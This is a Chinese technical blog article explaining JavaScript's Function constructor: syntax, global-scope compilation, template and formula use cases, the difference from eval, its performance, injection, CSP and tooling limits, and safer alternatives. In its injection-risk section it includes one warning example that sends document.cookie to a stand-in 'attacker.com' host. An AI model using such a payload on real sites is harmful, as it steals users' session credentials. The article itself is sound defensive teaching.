
深入解析JavaScript中通过Function构造函数动态创建函数的语法、作用域机制与典型场景,系统分析其在性能、安全注入及CSP策略上的局限与替代方案。

当前位置:首页 > JavaScript 函数与作用域 > 正文
JavaScript Function构造函数定义函数的用法与局限
作者:异步漫步
时间:2026-11-14
浏览:487
文章目录
语言核心 JavaScript / ECMAScript
主题 函数式编程 / 运行时编译
适用度 进阶概念与工程实践

图 0:静态函数定义与 Function 构造函数在编译机制与作用域绑定上的核心特征对比
在 JavaScript 中,除了常见的函数声明与函数表达式之外,标准库还内置了 Function 构造函数。它允许开发者在程序运行时将代码字符串动态编译为可执行的函数实例。然而,这种动态特性伴随着独特的顶层作用域规则、显着的运行时性能开销以及严格的内容安全限制。本文将系统梳理 Function 构造函数的语法用法、运行机制、经典应用场景,并深入剖析其局限与替代方案。
一、Function 构造函数的基础语法与调用形式
在 ECMAScript 规范中,所有函数对象本质上都是 Function 构造函数的实例。通过直接调用 new Function(),我们可以向其传入若干个形参名称和一个代表函数体的字符串,从而在运行时动态创建函数。
// 基本语法格式
new Function([arg1, arg2, ...argN], functionBody)需要注意,最后一个参数始终被视作函数体(Function Body),前面的所有参数都被解析为函数的形参列表(Parameters)。如果未传入任何参数,或者只传入一个参数,那么该参数直接作为函数体,生成一个无形参的函数。
1. 参数传递的多样化写法
Function 构造函数在接收形参时非常灵活,形参既可以作为独立参数逐一传入,也可以合并在逗号分隔的单个字符串中:
// 方式一:参数独立传入
const sum1 = new Function('a', 'b', 'return a + b;');

// 方式二:参数合并为逗号分隔的字符串
const sum2 = new Function('a, b', 'return a + b;');

// 方式三:不带 new 操作符调用(效果与 new 完全等价)
const sum3 = Function('a', 'b', 'return a + b;');

// 示例调用
console.log(sum1(3, 4)); // 输出示例: 7
console.log(sum2(5, 6)); // 输出示例: 11
console.log(sum3(7, 8)); // 输出示例: 15
根据规范,直接调用 Function(...) 与携带 new 关键字调用具有完全相同的行为,二者均在底层触发 CreateDynamicFunction 抽象操作。

图 1:Function 构造函数从参数字符串到可执行函数实例的完整推导与生命周期流程
二、核心机制:词法作用域与全局作用域的本质差异
这是理解 Function 构造函数时最关键、也最容易产生混淆的核心概念。
常见认知误区辨析
误区说法:“既然 Function 是在当前函数内部创建的,它自然能像闭包一样读取外部函数的局部变量。”
事实修正:通过 Function 构造函数创建的函数不能捕获创建者所在的局部词法作用域。无论它在代码的哪一层嵌套(即便是处于深层闭包或循环中),它都始终只在全局作用域(Top-level Scope)中被编译创建。
通过以下对比示例可以清晰地观察到这一差异:
const value = "global";

function testScope() {
  const value = "local";

  // 1. 普通匿名函数表达式:捕获当前函数的局部词法环境(闭包)
  const normalFn = function() {
    return value;
  };

  // 2. 通过 Function 构造函数创建:切断局部词法链,只能访问全局
  const dynamicFn = new Function("return value;");

  console.log(normalFn());  // 输出示例: "local"
  console.log(dynamicFn()); // 输出示例: "global"
}

testScope();
在上述代码中,normalFn 作为标准的闭包函数,顺着作用域链优先访问到了 testScope 内的局部变量 value = "local";而 dynamicFn 无论何时调用,其内部的 value 只能向上查找到最外层的全局变量 value = "global"。

图 2:常规闭包与 Function 构造函数在作用域链解析路径上的根本区别
2. 局部未声明变量的报错排查
如果在宿主环境的全局上下文中并未定义该变量,那么在执行动态函数时就会触发 ReferenceError:
function executeSandbox() {
  const secretKey = "123456";
  // 误以为可以通过该函数读取宿主函数内的 secretKey
  const reader = new Function("return secretKey;");

  try {
    reader();
  } catch (error) {
    // 实际执行结果: ReferenceError: secretKey is not defined
    console.log("捕获到异常:", error.name, error.message);
  }
}

executeSandbox();
这一特性既是一种限制,也是一种保护:它防止了外部传入的未受信任逻辑任意读取当前调用栈深处的私有敏感变量。
三、典型适用场景与工程实现
既然 Function 构造函数具有动态编译能力且切断了局部闭包,它在工程实践中常用于某些轻量级运行时代码生成的场景。
1. 轻量级模板引擎(Micro-Templating Engine)
在很多无须依赖大型框架的前端库中,常需要将类似 <div>Hello ${name}</div> 的模板字符串与数据模型结合。使用 new Function 可以快速将模板转换为高效执行的函数:
/**
 * 极简模板渲染器示例
 * @param {string} template 包含占位符的模板
 * @returns {Function} 接收上下文并输出 HTML 字符串的渲染函数
 */
function createTemplate(template) {
  // 将模板字符串转化为动态 JS 拼接语句
  const sanitized = template
    .replace(/[\r\t\n]/g, " ")
    .replace(/'(?=[^}]*(\$\{|$))/g, "\\'");

  const body = `
    with (data) {
      return \`${sanitized}\`;
    }
  `;

  return new Function("data", body);
}

// 实际使用示例
const render = createTemplate("<h1>欢迎,${name}</h1><p>积分:${score * 10}</p>");
const htmlOutput = render({ name: "张三", score: 8 });
console.log(htmlOutput);
// 示例输出: <h1>欢迎,张三</h1><p>积分:80</p>
图 3:基于 Function 构造函数的模板引擎“单次编译、多次渲染”数据流
2. 动态规则与计算表达式解析器
在电商计费、动态表单校验或低代码报表中,后台通常会配置形如 "basePrice * discount + tax" 的数学计算公式。前端如果引入庞大的公式解析库会显著增加包体积,而通过 new Function 可以快速实现计算:
/**
 * 安全约束下的简单数学公式计算器
 */
function createFormulaEvaluator(formulaStr) {
  // 校验:只允许常见的数字、变量名和安全运算符,阻断恶意操作符
  const isSafe = /^[a-zA-Z0-9_\s\+\-\*\/\(\)\.\,]+$/.test(formulaStr);
  if (!isSafe) {
    throw new Error("公式包含非法字符或潜在的不安全表达式");
  }

  // 动态创建公式函数
  return new Function("context", `
    return (function() {
      with (context) {
        return (${formulaStr});
      }
    })();
  `);
}

const calculatePrice = createFormulaEvaluator("basePrice * (1 - discountRate) + shippingFee");
const totalPrice = calculatePrice({
  basePrice: 200,
  discountRate: 0.2,
  shippingFee: 15
});

console.log("最终计算金额:", totalPrice); // 示例输出: 最终计算金额: 175
3. 与 eval() 的关键差异
许多开发者常将 new Function 与 eval() 视作同类工具。事实上,它们之间存在着本质的设计差异:
| 对比维度 | eval(codeString) | new Function(..., body) |
|---|---|---|
| 作用域绑定 | 直接访问并能够篡改当前函数的局部词法环境与变量。 | 始终在顶层全局执行,完全与当前调用的局部作用域隔离。 |
| 闭包污染风险 | 极高。恶意代码可轻易读取外部函数的敏感私有变量。 | 低。外部函数的私有变量被天然阻隔。 |
| 代码优化与 JIT | 会强制使引擎对整个外层包含函数退出优化,拖慢整体性能。 | 仅新编译的函数本身无法被预先优化,不会破坏宿主外层函数的优化。 |
| 多次复用效率 | 每次执行都必须完整重新解析。 | 生成一次函数实例后,可反复高频调用该实例。 |
四、不可忽视的五大局限与安全边界
尽管 Function 构造函数具备运行时的灵活性,但在绝大多数生产级前端与 Node.js 工程中,ESLint 规范(如 no-new-func)通常都会将其直接标记为高危错误。其背后主要受制于以下五大局限:
1. 性能损耗与 JIT 优化屏障
现代 JavaScript 引擎(如 V8、SpiderMonkey)依赖静态代码结构来生成高效的机器码(内联缓存 Inline Caches、隐藏类 Hidden Classes 等)。使用 new Function() 意味着必须在主线程执行过程中动态唤醒编译器、词法分析器(Lexer)与抽象语法树(AST)构建器。如果在高频执行路径(如数据映射、循环体)中重复调用 new Function,会导致严重的 CPU 占用与帧率暴跌。
2. 代码注入风险(XSS 与 RCE)
Function 构造函数的本质就是“执行任意 JavaScript 代码”。如果构造函数的参数来源于不可信的用户输入、URL 查询参数或第三方 API 数据,攻击者只需构造恶意的闭合语句即可实现任意代码执行:
// 危险示例:直接将不可信的外部输入作为函数体
const userInput = "console.log('数据'); (new Image()).src = 'http://attacker.com/steal?c=' + document.cookie;";
const maliciousRunner = new Function("data", userInput);

// 一旦执行,敏感凭据立刻被窃取
maliciousRunner({});
3. 内容安全策略(CSP)的强力拦截
在现代 Web 平台与混合应用(如 Electron、Cordova、Chrome 插件)中,通常会配置严格的内容安全策略响应头:
Content-Security-Policy: default-src 'self'; script-src 'self';
在该策略下,浏览器禁止任何形式的动态代码字符串编译。当执行 new Function(...) 时,浏览器将直接抛出异常并中断程序:
// 浏览器报错示例:
// Uncaught EvalError: Refused to evaluate a string as JavaScript because
// 'unsafe-eval' is not an allowed source of script in the following Content Security Policy directive...
如果为了兼容动态函数而在 CSP 中显式开启 'unsafe-eval',就会使整个站点的 XSS 防御水位出现严重缺口。
4. 打包工具代码压缩与 Tree-Shaking 失效
在现代前端构建流程中,Webpack、Rollup、Vite、esbuild 会对代码进行静态语法分析,从而执行变量缩短(Mangle)、未引用代码剔除(Tree-Shaking)与作用域提升(Scope Hoisting)。然而,传入 new Function 的代码仅仅是一段纯文本字符串,打包器无法预知字符串内部引用了哪些全局属性或方法,导致打包器无法安全压缩相关符号,甚至在变量混淆后引发运行时找不到变量的硬性崩溃。
5. 堆栈回溯困难与断点调试成本
在动态生成的函数内部发生异常时,调用栈通常只显示 anonymous 或 eval at ...,无法映射回真实的源码文件与行列号(Source Map 支持极其脆弱),极大地增加了生产环境 Bug 排查的难度。

图 4:面向动态执行诉求的工程决策树与现代化替代方案矩阵
五、现代 JavaScript 的选型判断与替代方案
针对常见需要动态行为的业务场景,现代工程架构中推荐采用以下更健壮、更安全的方案替代 Function 构造函数:
1. 策略模式与对象映射(替代简单的分支动态执行)
当业务希望根据后台返回的字符串类型执行不同算法时,切忌直接拼装函数代码,而应采用字典策略映射:
// 推荐实践:预定义算子字典
const calculationStrategies = {
  fixedDiscount: (price, discount) => price - discount,
  percentageDiscount: (price, rate) => price * (1 - rate),
  tieredDiscount: (price) => (price > 500 ? price - 100 : price)
};

function executePromotion(type, price, param) {
  const strategy = calculationStrategies[type];
  if (!strategy) {
    throw new Error(`不支持的优惠算法类型: ${type}`);
  }
  return strategy(price, param);
}

console.log(executePromotion("percentageDiscount", 300, 0.15)); // 示例输出: 255
2. 基于 AST 的轻量表达式解析器(替代公式动态计算)
如果确实需要支持终端用户自定义配置计算公式,应使用轻量的数学表达式解析器(如 jsep 或自建递归下降词法解析器)。AST 解析器只将文本解析为数据节点,由求值器按受控规则递归运算,完全不通过 JS 引擎的 eval 或 Function 执行,因此:
- 天然免疫代码注入,攻击者无法通过
window、document或恶意方法调用窃取数据; - 在严格 CSP(无
'unsafe-eval')环境下 100% 正常运行; - 可以精准限制只允许四则运算与指定白名单数学函数(如
min,max)。
总结
Function 构造函数是 JavaScript 语言设计中连接静态语法与动态运行时的一道桥梁。它凭借“动态编译字符串”和“独立于局部闭包的顶级作用域”两大特性,在轻量模板渲染与隔离上下文的动态求值中占有一席之地。然而,其无法预编译的高昂性能代价、严重的代码注入安全隐患,以及在现代 CSP 策略下的全面受限,决定了它只能是特殊低层工具的补充,而非日常业务逻辑的常规解法。在现代应用开发中,始终优先考虑静态函数声明、策略映射表或基于 AST 的受控解析器,方能在保障灵活性的同时筑牢应用的性能与安全防线。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章